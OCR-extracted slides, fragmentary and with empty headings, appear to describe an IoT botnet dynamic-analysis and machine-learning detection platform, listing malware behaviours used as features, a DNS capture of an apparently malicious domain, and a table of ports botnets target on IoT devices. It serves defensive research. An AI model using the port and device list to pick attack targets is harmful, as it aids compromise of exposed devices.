  - System files modification.
  - System privileges alteration.
  - System start-up routine changes.

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
# Dynamic Behavior Analysis of Botnet Stages


# Juniper IoT Dynamic Analysis Platform

**A dynamic analysis platform is created where**:

1. Injected malware could be analyzed in a sandbox environment.
2. Network traffic could be analyzed to extract malicious activities.
3. Malware families with different CPU architecture could be analyzed.
4. Malware could not circumvent detection as well as analysis.



# Dynamic Analysis detection on Botnet Stages




*Next, assign weights to features.*

# Supplement Mining based detection

- Signature based detection:
  - Attack signatures are created with the information of known vulnerabilities.
  - High Accuracy rate for known attacks.
  - Cannot detect unknown attacks.
- Machine Learning based detection:
  - In Machine Learning supervised approach, network flow data is used in training phase.
  - Known malicious activities could be recognized with high accuracy and low false alarm rate.

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

# Integrating Machine Learning

# ML framework for Dynamic Analysis



# Solution: Juniper IoT Dynamic Analysis Platform



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# Efficacy Results

## ML based Dynamic Analysis

# ML Classifications

**Performance Metric to evaluate Models:**

i. The model is learned by gradually incorporating easy to more complex samples and features into training.

ii. Initially, train the models on dataset with Host based features only.

iii. Improve model accuracy:

  i. Reduce Overfitting with cross-validation.

  ii. Interpret feature importance.


  iii. Fine tune algorithm parameters.

  iv. Treat missing and outlier values.


iv. Augment Network based features to the features-set and train models.

v. Similarly, perform feature selection on remaining features based on feature importance.


Classifications based on Host based feature-set




Classifications based on easy to more complex feature selection



# Random Forest Model Efficacy




Version 1.3

confusion matrix:

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**0.15** **0.85**

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
Accuracy: **91%**

Precision: **96%**

# ML Host based feature vectors




Host based features:

- Spawn multiple processes.

- Network socket connections were utilized to various IP addresses, possibly C&C servers or DDos attacks.

- Various shell commands were observed during execution.

- Sleep calls to circumvent detection were made during execution.

- Process injection techniques were noticed by gaining access to the memory of the process.

- System files were tampered.

- Horizontal and Vertical privilege escalation.

# ML Network based feature vectors

## IP flux and Domain fluxing.

Feature vectors:

- Numerical ratio in domains.
- Frequency of requests.
- Interval between requests.
- Number of failed queries.
- Number of MX records.
- Number of PTR records.
- IP to domains ratio.
- Domain to IP ratio.

| | | | | |
|---|---|---|---|---|
| 46 50.951352 | 10.10.10.12 | 8.8.8.8 | DNS | 80 Standard query 0x5085 A bs.breadsecurity.xyz |
| 48 51.331229 | 8.8.8.8 | 10.10.10.12 | DNS | 96 Standard query response 0x5085 A 51.79.70.163 |

## Network Anomaly.

Feature vectors:

- number of different IP requests.
- number of ports request on same IP.
- IPs deviation.
- IRC and HTTP detection.
- number of successful flows.
- number of flows per IP.
- number of packets per flow.

# Port features weight in ML Model

| | | |
|---|---|---|
| SSH | 22 | Remote access shell service usually open on IoT devices. |
| HTTP | 80 | Web app service open on many IoT devices. |
| Telnet | 23 | Remote access shell service open by default on IoT devices. |
| Secure SIP | 5061 | Service on VoIP phones and Video Conferencing IoT devices. |
| UPnP | 37215 | SOHO Routers. |
| WSP | 9200 | WAPs. |
| App | 8291 | Service open on SOHO routers. |
| Telnet | 2323 | Alternate Remote access shell service open by default on IoT devices. |
| HTTP | 81 | Alternate Web app service open on many IoT devices. |
| Rockwell | 2223 | ICS. |
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
| TR069 | 7547 | Service open on CCTV, SOHO routers. |
| HTTP Alternate | 8081 | DVRs. |
| HTTP Alternate | 8090 | Webcams. |
| HTTP Alternate | 8080 | Service open on SOHO routers, Smart Sprinklers, ICS. |
| App | 37777 | DVRs. |
| UPnP | 37215 | SOHO Routers. |
| App | 2332 | Cellular gateways. |
